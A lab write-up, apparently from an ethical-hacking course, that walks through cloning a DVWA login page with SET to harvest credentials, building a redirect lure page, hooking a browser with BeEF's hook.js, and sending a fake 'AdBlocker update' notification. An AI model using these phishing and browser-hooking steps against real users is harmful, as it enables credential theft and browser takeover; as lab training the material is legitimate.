

Social Engineering Attacks with Social Engineering Toolkit (SET) and Browser Exploitation Framework (BeEF)

Note: These labs are performed based on the lab works provided in “Module 4: Social Engineering Attacks” in the “Ethical Hacking” Course provided by CISCO.

A social engineering attack is a psychological manipulation technique used by cybercriminals to deceive people into giving up sensitive information or performing actions that compromise security.

Lab 1- Exploring the Social Engineer Toolkit (SET)

Social Engineering Toolkit (SET) can be used to launch numerous social engineering attacks. In this lab, we will perform the following actions.

1. Launch SET and explore the toolkit
2. Clone a website to obtain user credentials
3. Capture and view user credentials

The following resources will be required to perform this lab.

- Kali VM customized for Ethical Hacker course
- Internet access

Part 1: Launching SET and Exploring the Toolkit


- a. At first, start Kali Linux using the username kali and the password kali. Open a terminal session from the menu bar at the top of the screen.

- b. To run the SET as root, use the ***sudo -i*** command to obtain persistent root access.

```
$ sudo -i
```

- c. Now, enter the command ***setoolkit*** to load the social engineering toolkit. Alternatively, we can run the Social Engineering Toolkit from the **Applications > Social Engineering Tools > Social Engineering Toolkit (root)** option on the Kali menu.

```
# setoolkit
```



The screenshot shows a terminal window with a dark background. At the top, there's a decorative pattern of red and white hashtags. Below it, the text "The Social-Engineer Toolkit (SET)" is displayed in blue, followed by "Created by: David Kennedy (ReL1K)" in red, "Version: 8.0.3" in blue, and "Codename: 'Maverick'" in blue. There are three blue brackets on the left and three blue brackets on the right, each paired with a small icon. Below this, the text "Follow us on Twitter: @TrustedSec" and "Follow me on Twitter: @HackingDave" are in blue, and "Homepage: <https://www.trustedsec.com>" is in blue. A message "Welcome to the Social-Engineer Toolkit (SET)." is in blue, followed by "The one stop shop for all of your SE needs." in blue. At the bottom, the text "The Social-Engineer Toolkit is a product of TrustedSec." is in green, and "Visit: <https://www.trustedsec.com>" is in green. At the very bottom, there's a note in blue: "It's easy to update using the PenTesters Framework! (PTF)" and "Visit <https://github.com/trustedsec/ptf> to update all your tools!"

- d. If the disclaimer appears, enter y to accept the terms of service provided.
- e. Now the initial SET menu will be displayed.

- f. After the SET menu appeared, enter 1 to select the 1st option from the menu and press Enter to access the Social-Engineering Attacks submenu.

```
Select from the menu:  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
99) Exit the Social-Engineer Toolkit
```

```
set> 1
```

- g. We can select each option to see a brief description of each exploit and what the tool does for each option. We can use CTRL-C or enter 99 to return to the main menu.

Part 2: Cloning a website to Obtain User Credentials

- a. After launching the **Social-Engineering Attacks** submenu as given in part 1, choose the second option, “**Website Attack Vectors**”.

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.
```

```
set> 2
```


- b. Now, select the third option, “**Credential Harvester Attack Method**” from the menu.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu
```

```
set:webattack>3
```

- c. Open the Kali Firefox browser, and enter the URL **http://DVWA.vm/**. The login screen will appear. If the URL is not found, enter **http://10.6.6.13/** to access the web server using its IP address.



The DVWA logo, which consists of the letters 'DVWA' in a bold, dark font, with a green swoosh graphic circling the 'V' and 'W'.

Username

Password

- d. Now we have to return to the terminal session and select the second option, “**Site Cloner**” from the “**Credential Harvester Attack Method**” menu.

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```


- e. Enter the IP address **10.6.6.1** at the prompt.
f. Next, enter the URL of the DVWA website **http://DVWA.vm** for cloning.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm/
```

Part 3: Capturing and Viewing User Credentials

- a. To set up for capturing and viewing the user credentials, we have to create the social engineering exploit. To do this, open the Kali Linux Mousepad text editor by selecting **Applications > Favorites > Text Editor** from the menu, and then enter the HTML code provided below into the text editor.


```
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
</head>
</html>
```



The screenshot shows a dark-themed text editor window titled "Untitled 1 - Mousepad". The menu bar includes "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with icons for new file, open file, save file, copy, paste, cut, find, and search. The main text area contains the following code:

```
1 <html>
2 <head>
3 <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
4 </head>
5 </html>
```


- b. Next, save the file in the **/home/kali/Desktop** folder with the appropriate name (i.e., **open_the_great_link.html**) and save it.



The screenshot shows a dark-themed text editor window titled "~/Desktop/open_the_great_link.html - Mousepad". The menu bar includes "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with icons for new file, open file, save file, copy, paste, cut, find, and search. The main text area contains the same code as the previous screenshot, with the file path visible in the title bar.

```
1 <html>
2 <head>
3 <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
4 </head>
5 </html>
```


- c. Close the text editor.
d. Now, double-click the desktop icon for the **open_the_great_link.html** page. It should be the same DVWA login page that was viewed in step c of part 2.



- e. Next, enter the Username and Password in the fields and click Login to send the form.

Username: sampleuser@gmail.com

Password: MyPa55w0rdd!



- f. Now we have to return to the terminal session that is running the SET application. We will see the output from the login attempt.

```
[*] Cloning the website: http://dvwa.vm/
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available,
a website.

[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below: Login
10.6.6.1 - - [17/Dec/2025 15:32:44] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [17/Dec/2025 15:32:46] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=sampleuser@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=MyPa55w0rdd!
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=2c74ab98315d8bef647104410f301905
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

- g. Enter **CTRL-C** to save the report in XML format that can be used in other penetration testing applications.
- h. Press Enter to exit from the **seotoolkit** and see the information that is saved in the file generated by the tool.
- i. By default, the generated file will be located in the following path.
`/root/.set/reports/`
- j. Enter the file location with the use of cd command as below.
`cd /root/.set/reports/`
- k. List the files using the ls command and use the cat command to see the information within the file.

```
(root㉿Kali)-[~]
# cd /root/.set/reports/

(root㉿Kali)-[~/set/reports]
# ls
'2025-12-17 15:18:56.150574.xml'      files

(root㉿Kali)-[~/set/reports]
# cat 2025-12-17\ 15\18\56.150574.xml
```

Lab 2- Using the Browser Exploitation Framework (BeEF)

Browser Exploitation Framework (BeEF) is an application that runs in the browser, which allows taking control of target browsers that visit a malicious web page created by the attacker.

In this lab, we will complete the following actions:

- Load the BeEF GUI Environment
- Hook the Local Browser to Simulate a Client-Side Attack
- Investigate BeEF Exploit Capabilities

The following resources will be required to perform this lab.

- Kali VM customized for Ethical Hacker course
- Internet access

Part 1: Load the BeEF GUI Environment

- a. We can load the BeEF GUI environment in two ways. The first one is opening the BeEF application from the Kali **Application > All Applications > BeEF** located in the Start Menu. OR, it can be launched with the use of a command “**beef-xss**” in the terminal.


```
$ sudo beef-xss
[sudo] password for kali:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*]   Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
  Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
  Active: active (running) since Wed 2025-12-17 15:40:03 UTC; 5s ago
    Main PID: 43438 (ruby)
      Tasks: 4 (limit: 6841)
     Memory: 96.5M
        CPU: 1.499s
      CGroup: /system.slice/beef-xss.service
              └─43438 ruby /usr/share/beef-xss/beef
```

- b. If we are running the BeEF for the first time, we will be prompted to change the password for the BeEF user. Enter mynewbeef as the password.
- c. Now we will see the BeEF interface after a browser window opens automatically. If it does not, open Firefox from the menu bar and enter **http://127.0.0.1:3000/ui/authentication** as the URL.
- d. Next, log in to BeEF with the username beef and the password mynewbeef.

The screenshot shows the BeEF UI panel at <http://127.0.0.1:3000/ui/panel>. The top navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The version is listed as BeEF 0.5.4.0. The main content area has tabs for Getting Started, Logs, and Zombies. The Getting Started tab is active, showing the BeEF logo and the text: "THE BROWSER EXPLOITATION FRAMEWORK PROJECT". It also includes a link to the official website (<http://beefproject.com/>). The "Getting Started" section provides instructions for hooking a browser, mentioning the basic demo page and advanced version. The "Hooked Browsers" section lists two entries under "Online Browsers": "127.0.0.1" and another entry for "127.0.0.1". The "Logs" and "Zombies" tabs are visible but not active.

- e. After successfully logging in, open a new tab in the Firefox browser and enter the following URL in the browser address bar and press Enter.
http://127.0.0.1:3000/demos/butcher/index.html.



- f. We can view the source code for the HTML page using the shortcut key **CTRL-U** in Firefox.
- g. Now we have to return to the browser window that contains the BeEF Control Panel. We can view that the information in the Hooked Browsers panel on the left side of the screen has changed.
- h. Click the entry listed under **Online Browsers**.
- i. We can view what information BeEF knows about the target user's computer and browser from the Details tab.

The screenshot shows the BeEF Control Panel interface. On the left, there is a sidebar titled "Hooked Browsers" with sections for "Online Browsers" and "Offline Browsers", each containing an entry for "127.0.0.1". The main area has tabs for "Getting Started", "Logs", "Zombies", and "Current Browser". The "Current Browser" tab is selected and displays a table of browser details. The table includes columns for "Key" and "Value". Some of the entries are:


Key	Value
browser.date.timestamp	Wed Dec 17 2025 15:45:03 GMT+0000 (Coordinated Universal Time)
browser.engine	Gecko
browser.language	en-US
browser.name.reported	Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
browser.platform	Linux x86_64
browser.plugins	PDF Viewer,Chrome PDF Viewer,Chromium PDF Viewer,Microsoft Edge PDF Viewer,WebKit built-in PDF
browser.version	115.0
browser.window.cookies	BEEFHOOK=MXMAMmhun3yz7U7AbcSl0yUTNwNaEMWBFnK8IGEtsC0lzKJySN0IR2Oc7NG2lyLUjbiRT1wGTYIrI
browser.window.hostname	127.0.0.1
browser.window.hostport	3000
browser.window.origin	http://127.0.0.1:3000
browser.window.referrer	Unknown
browser.window.size.height	862
browser.window.size.width	2144
browser.window.title	The Butcher
browser.window.uri	http://127.0.0.1:3000/demos/butcher/index.html
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	4
hardware.gpu	llvmpipe
hardware.gpu.vendor	Mesa
hardware.memory	unknown
hardware.screen.colordepth	24
hardware.screen.size.height	1031
hardware.screen.size.width	2144
hardware.screen.touchenabled	No

Part 2: Investigate BeEF Exploit Capabilities


- a. To investigate the BeEF exploit capabilities, click the **Commands** tab, where modules can be executed against the target browser.
- b. Next, expand the command categories in the Module Tree pane. The color-coded icons are referred to as “**traffic lights**”.

The screenshot shows the BeEF 0.5.4.0 interface with the 'Commands' tab selected. The 'Module Tree' pane on the left displays a hierarchical list of exploit modules, each associated with a traffic light icon (green, orange, or white). The 'Module Results History' pane on the right is currently empty, showing a table with columns for search terms, date, and label.

- c. Each command module has a traffic light icon, which is used to indicate the following:
 - Green: The command module works against the target and should be invisible to the user.
 - Orange: The command module works against the target but may be visible to the user.
 - White: The command module is yet to be verified against this target.
 - Red: The command module does not work against this target.
- d. Click the **Network** tab to create a network map displaying the current network topology.



- e. Now, click the **Commands** tab in the **BeEF Control Panel**. Scroll down and open the **Social Engineering** category.
- f. Next, select the **Fake Notification Bar (Firefox)** choice from the module list. The default URL for the malicious plug-in is listed along with the message that will be shown on the browser window.



- g. This exploit will cause an alert to display on the browser. If the user clicks the install button for the fake plug-in, they will be directed to the URL provided.
- h. Change Plugin URL to **http://10.6.6.13/**. This URL redirects the user to the login screen for the DVWA virtual server. The URL can point to any webpage, either locally stored or on the network.

- i. In a live penetration testing environment, this would be a cloned website, a malicious application download, or a webpage containing a malicious script.
- j. Change the alert text to say **AdBlocker Security Extension is out of date. Install the new version now.** Now click **Execute** to send the alert to the hooked browser window.

